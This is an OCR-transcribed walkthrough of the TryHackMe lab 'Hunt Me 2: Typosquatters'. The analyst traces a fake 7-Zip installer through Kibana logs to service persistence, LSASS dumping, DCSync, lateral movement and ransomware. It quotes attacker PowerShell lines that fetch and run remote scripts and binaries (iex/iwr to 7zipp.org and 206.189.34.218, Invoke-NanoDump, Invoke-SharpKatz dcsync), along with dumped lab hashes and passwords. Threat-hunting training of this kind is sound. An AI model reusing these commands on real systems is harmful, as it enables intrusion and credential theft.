
Hunt Me 2: Typosquatters

Introduction and Scenario

Just working on a typical day as a software engineer, Perry received an encrypted 7z archive from his boss containing a snippet of a source code that must be completed within the day. Realizing that his current workstation does not have an application that can unpack the file, he spins up his browser and starts to search for software that can aid in accessing the file. Without validating the resource, Perry immediately clicks the first search engine result and installs the application.



Last September 26, 2023, one of the security analysts observed something unusual on the workstation owned by Perry based on the generated endpoint and network logs. Given this, your SOC lead has assigned you to conduct an in-depth investigation on this workstation and assess the impact of the potential compromise.

Connection Details

Deploy the attached machine by clicking the Start Machine button in the upper-right-hand corner of the task. The provided virtual machine runs an Elastic Stack (ELK), which contains the logs that will be used throughout the room.

Once the machine is up, access the Kibana console (via the AttackBox or VPN) using the following credentials below. The Kibana instance may take up to 3-5 minutes to initialize.

TryHackMe Credentials


- URL: http://MACHINE_IP
- Username: elastic
- Password: elastic

****

Answer the questions below:

What is the URL of the malicious software that was downloaded by the victim user?


To start the search I queried for “*7zipp.org” and set the order of displayed documents from oldest to newest. From here I expanded the first document and looked through the message section to find the URL.



Answer: http://www.7zipp.org/a/7z2301-x64.msi

What is the IP address of the domain hosting the malware?

The next document is a DNS query for 7zipp.org, looking through the information I found the dns.resolved_ip section and got the answer.



Answer: 206.189.34.218

What is the PID of the process that executed the malicious software?

The malicious software is a .msi file which is a standard Windows installer package managed by msiexec.exe. So I queried for process.name: msiexec.exe, this resulted in 3 hits. From here I looked through the message fields of the 3 documents until I found one that had the command *"C:\Windows\System32\msiexec.exe" /i*

"C:\Users\perry.parsons\Downloads\7z2301-x64.msi." Knowing this was the one I was looking for I found the PID.

```
ProcessId: 2532
Image: C:\Windows\System32\msiexec.exe
FileVersion: 5.0.17763.3650 (WinBuild.160101.0800)
Description: Windows® installer
Product: Windows Installer - Unicode
Company: Microsoft Corporation
OriginalFileName: msiexec.exe
CommandLine: "C:\Windows\System32\msiexec.exe" /i "C:\Users\perry.parsons\Downloads\7z2301-x6
4.msi"
```


Answer: 2532

Following the execution chain of the malicious payload, another remote file was downloaded and executed. What is the full command line value of this suspicious activity?

From here we know msiexec.exe was used to execute the malicious file so I queried for process.parent.name: msiexec.exe. This resulted in 2 hits and searching through the messages related to the 2 hits one shows the temp location "C:\Windows\Installer\MSI542E.tmp"

```
CommandLine: "C:\Windows\Installer\MSI542E.tmp"
```

So I queried for process.parent.name: MSI542E.tmp which resulted in 1 hit.



This command shows the attacker using the PowerShell cmdlet Invoke-Expression(iex) to run the cmdlet Invoke-WebRequest(iwr) to download 7z.ps1.

Answer: powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)

The newly downloaded script also installed the legitimate version of the application. What is the full file path of the legitimate installer?

The PID seen in the last step is 4248, to continue following the process of this malicious software I'll query process.parent.pid: 4248.

```
> Sep 26, 2023 @ 14:23:02.935  Process Create:
                               RuleName: -
                               UtcTime: 2023-09-26 14:23:02.935
                               ProcessGuid: {f27ff40b-e946-6512-8f05-000000004802}
                               ProcessId: 4248
                               Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
                               FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
```

This results in 4 hits and the first one shows us the file path we're looking for.

Answer: C:\Windows\Temp\7zlegit.exe

What is the name of the service that was installed?
Looking at the next document in chronological order we can see that the Service Control Manager(sc.exe) is used to create a binpath for the malicious 7zipp.exe with the name 7zservice

```
OriginalFileName: sc.exe
CommandLine: "C:\Windows\system32\sc.exe" create 7zService binpath= "C:\Program Files\7-zip\7
zipp.exe" start=auto obj=LocalSystem
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
```

Answer: 7zservice

The attacker was able to establish a C2 connection after starting the implanted service. What is the username of the account that executed the service?
The related user that ran the command was SYSTEM

```
t related.user                                    SYSTEM
```

Answer: SYSTEM

After dumping LSASS data, the attacker attempted to parse the data to harvest the credentials. What is the name of the tool used by the attacker in this activity?
Following the same PID from the previous two questions we see the attacker started 7zipp.dll using the rundll32.exe process.

```
CommandLine: "C:\Windows\system32\rundll32.exe" "C:\Program Files\7-zip\7zipp.dll",Start
CurrentDirectory: C:\Windows\system32\
```

Now using the query *"7zipp.dll" OR "7zservice"* and filtering from oldest to newest we see a PowerShell command that:

1. Downloads and runs the legitimate 7zip installer and saves it as 7zlegit.exe.
2. Sleeps for 15 seconds.
3. Downloads the malicious file 7zipp.exe from the IP address 206[.]189[.]34[.]218 and saves it to the 7-zip directory.
4. Creates a binpath that points to the malicious file called 7zservice.
5. Runs the malicious file.
6. Downloads a DLL file called 7zipp.dll from the same IP address the executable was downloaded from.
7. Uses rundll32.exe to start the 7zipp.dll.


```
Creating Scriptblock text (1 of 1):
iwr https://www.7-zip.org/a/7z2301-x64.exe -outfile C:\Windows\Temp\7zlegit.exe;
C:\Windows\Temp\7zlegit.exe /S;
Start-Sleep 15;
iwr http://206.189.34.218/a/7zipp.exe -outfile 'C:\Program Files\7-zip\7zipp.exe';
sc.exe create 7zService binpath= "C:\Program Files\7-zip\7zipp.exe" start="auto" obj="LocalSystem";
sc.exe start 7zService;
iwr http://206.189.34.218/a/7zipp.dll -outfile 'C:\Program Files\7-zip\7zipp.dll';
rundll32 'C:\Program Files\7-zip\7zipp.dll',Start;


ScriptBlock ID: cb09d925-c90b-4197-9b67-485af7cb67e4
Path:
```

From here we can see what processes were started by rundll32.exe. Following the documents in chronological order we see a PowerShell command to download a file from GitHub.


Sep 26, 2023 @ 14:24:22.319	WKSTN-03.swi ftspendfinan cial.thm	powershell.exe	-C iex(iwr https://raw.g ithubusercontent.com/S3c ur3Th1sSh1t/PowerSharpPa ck/master/PowerSharpBina ries/Invoke-NanoDump.ps1 -useb); Invoke-Nanodump;	rundll32.exe	"C:\Windows\system32\rundll3 2.exe" "C:\Program Files\7-zip \7zipp.dll",Start	SYSTEM

Looking at the GitHub page where the file was downloaded from we can see the file invokes a program that is used to dump LSASS.
Digging through the Nanodump documentation the program saves the dumped contents as a .dmp file.



Searching for lsass.dmp gave us 1 result and looking at the message block we can see Invoke-PowerExtract was used to parse and extract data from the dump file.
Answer: Invoke-PowerExtract

What is the credential pair that the attacker leveraged after the credential dumping activity? (format: username:hash)
Searching for processes started by either PowerShell or cmd.exe we can see that the attacker used Mimikatz.



We can see the username and password hash used in the above screenshot.
Answer: james.cromwell:B852A0B8BD4E00564128E0A5EA2BC4CF

After gaining access to the new account, the attacker attempted to reset the credentials of another user. What is the new password set to this target account?
Following the documents we see the attacker set anna.jones password to pwn3dpw!!!.

Answer: pwn3dpw!!!


What is the name of the workstation where the new account was used?
Searching for processes started by the compromised anna.jones account we can see that the attacker pivots from WKSTN-03 to WKSTN-02.

Sep 26, 2023 @ 14:54:04.782	WKSTN-03.swiftspendfinancial.thm	rundll32.exe	"C:\Windows\system32\rundll32.exe" C:\Users\anna.jones\Downloads\7zip.dll,Start	wsmprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding	anna.jones	SYSTEM
Sep 26, 2023 @ 14:55:03.040	WKSTN-02.swiftspendfinancial.thm	wsmprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding	-	-	anna.jones	SYSTEM
Sep 26, 2023 @ 14:55:03.535	WKSTN-02.swiftspendfinan	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powe	wsmprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding	anna.jones	SYSTEM

Answer: WKSTN-02

After gaining access to the new workstation, a new set of credentials was discovered. What is the username, including its domain, and password of this new account?

Continuing with the same query if we keep scrolling along the timeline we see the credentials for SFF\itadmin.



Sep 26, 2023 @ 15:15:34.305	WKSTN-02.swiftspendfinancial.thm	powershell.exe	-C $username='SSF\itadmin'; $password='NoO6@39Sk0!'; $securePassword = ConvertTo-SecureString $password -AsPlainText -Force; $new_creds = New-Object System.Management.A	-	-	anna.jones	SYSTEM

Answer: SSF\itadmin:NoO6@39Sk0!

Aside from mimikatz, what is the name of the PowerShell script used to dump the hash of the domain admin?

If we keep scrolling down through the logs we'll see a command that invokes SharpKatz, a porting of MimiKatz.

```
CommandLine: -C iex(iwr https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-SharpKatz.ps1 -useb); Invoke-Sharpkatz -Command --Command dcsync --Domain swiftspendfinancial.thm --DomainController DC-01.swiftspendfinancial.thm --User damian.hall
```

Answer: Invoke-SharpKatz.ps1

What is the AES256 hash of the domain admin based on the credential dumping output?


Querying for Invoke-SharpKatz.ps1 and digging through the logs I found the output dump for damian.hall and digging through the output found the hash.

```
, [*], [*] Object RDN           : Damian Hall, [*], [*] ** SAM ACCOUNT **, [*], [*] SAM Username         : dami
an.hall, [*] User Principal Name  : damian.hall@swiftspendfinancial.thm, [*] Account Type         : USER_OBJECT
, [*] User Account Control : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, [*] Account expiration    : 12/31/9999 11:59:59
PM, [*] Password last change : 7/10/2023 2:09:12 PM, [*] Object Security ID   : S-1-5-21-1758588195-197832009
1-3977536038-1166, [*] Object Relative ID    : 1166, [*], [*] Credentials:, [*] Hash NTLM            : eb1892cb0
a163e122bc71be173c66fed, [*] ntlm- 0              : eb1892cb0a163e122bc71be173c66fed, [*] lm  - 0
: e0cfc4e258e0d383ccfbb5a8b5df9ff8, [*], [*] Supplemental Credentials: , [*], [*]  * Primary:NTLM-Strong-NTOWF,
[*]     Random Value : 7e924a3c59c21ee1c3795df83122e151, [*], [*]  * Primary:Kerberos-Newer-Keys, [*]   Default
Salt :SWIFTSPENDFINANCIAL.THMdamian.hall, [*]   Credentials, [*]        aes256_hmac       4096: f28a16b8d3f5163
cb7a7f7ed2c8f2cf0419f0b0c2e28c15f831d050f5edaa534, [*]  aes128_hmac       4096: c3cf50bb6ca4dcc6bec3aed1909d35a
e, [*]  des_cbc_md5       4096: 85c84c4957e34a10, [*]   ServiceCredentials, [*]         OldCredentials, [*]
        aes256_hmac       4096: f28a16b8d3f5163cb7a7f7ed2c8f2cf0419f0b0c2e28c15f831d050f5edaa534, [*]   aes128_
```

Answer: f28a16b8d3f5163cb7a7f7ed2c8f2cf0419f0b0c2e28c15f831d050f5edaa534

After gaining domain admin access, the attacker popped ransomware on workstations. How many files were encrypted on all workstations?

When the attacker had control of anna.jone's account they downloaded a file called bomb.exe. To count how many files were encrypted we'll also search for winlog.event_id: 11 which is caused by encryption.



Here we see 48 hits but looking through them two of them are from wsmprovhost.exe so the true count of encrypted files is 46.